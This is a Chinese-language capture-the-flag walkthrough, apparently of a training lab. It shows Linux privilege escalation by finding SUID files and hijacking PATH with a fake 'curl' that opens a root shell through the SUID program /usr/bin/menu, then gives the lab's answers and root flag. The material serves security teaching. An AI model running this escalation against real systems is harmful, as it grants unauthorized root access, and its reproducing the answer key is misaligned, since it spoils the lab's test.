


```
权限                          在文件上                                                  在目录
上
SUID Bit              用户使用文件所有者的权限执行文件                                          -
SGID Bit              用户在组所有者的权限下执行该文件                                      在目录中
创建的文件获取相同的组所有者。
Sticky Bit            无意义                                                              阻止用户删
除其他用户目录下的文件
```

SUID位是很不安全的，一些二进制文件确实需要提高权限来运行才被赋予SUID位(如/usr/bin/passwd，因为你需要使用它以便在系统上重置个人密码)，但是其他具有 SUID 位的自定义文件可能会导致各种各样的问题。


要在目标机系统中搜索SUID/SGID类型的文件，请在目标机上运行以下命令：

```
find / -perm -u=s -type f 2>/dev/null
```



```
kenobi@kenobi:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
```


找出看起来很不寻常的文件/usr/bin/menu，并尝试执行它：



```
kenobi@kenobi:~$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
```

strings 是 Linux 上的一个命令，它能在二进制文件上查找人类可读的字符串，我们使用以下命令来查看/usr/bin/menu运行时的信息：

```
strings /usr/bin/menu
```



```
kenobi@kenobi:/tmp$ strings /usr/bin/menu
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
__isoc99_scanf
puts
__stack_chk_fail
printf
system
__libc_start_main
__gmon_start__
GLIBC_2.7
GLIBC_2.4
GLIBC_2.2.5
UH-`
AWAVA
AUATL
[]A\A]A^A_
***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
curl -I localhost
uname -r
ifconfig
```


观察上图可以得知：当我们执行/usr/bin/menu 时，选择选项二其实是在执行一个curl命令，选择选项二其实是在执行uname -r命令。

这表明二进制文件curl和uname，是在没有完整路径的情况下运行的(例如没有使用/usr/bin/curl 或/usr/bin/uname运行文件)。

我们已经知道/usr/bin/menu文件是一个SUID文件，它在执行时会暂时具有root 用户权限，我们可以尝试自定义创建一个curl文件（并写入/bin/bash，意思是打开一个bash shell），然后我们再给自定义的curl文件附加可执行权限（+x），接着将自定义的curl文件所在的路径添加到PATH变量中（这样能够保证我们自定义的curl文件能够被首先找到）。

完成以上操作之后，执行SUID文件/usr/bin/menu，产生的效果是：以root权限打开一个bash shell------获得root shell


```
cd /tmp
echo /bin/bash > curl
chmod +x curl
export PATH=/tmp:$PATH    #新添加的路径/tmp会在PATH变量的最前面，这样就能用我们伪造的curl文件代替真实的curl文件，保证自定义的curl文件被成功执行
/usr/bin/menu             #在跳出选项时，我们选择选项一，这样就能调用到伪造的curl文件
ls /root/
cat /root/root.txt
```



```
kenobi@kenobi:/tmp$ cd /tmp
kenobi@kenobi:/tmp$ echo /bin/bash > curl
kenobi@kenobi:/tmp$ chmod +x curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

[redacted]
root@kenobi:/tmp# ls /root/
root.txt
root@kenobi:/tmp# cat /root/root.txt
177b3cd8562289f37382721c28381f02
root@kenobi:/tmp#
```

> 177b3cd8562289f37382721c28381f02

答题卡



What file looks particularly out of the ordinary?


什么文件看起来特别不寻常？

/usr/bin/menu

Run the binary, how many options appear?

运行这个不寻常的二进制文件，会出现多少个选项？

3



What is the root flag (/root/root.txt)?

根标志(/root/root.txt)是什么？

177b3cd8562289f37382721c28381f02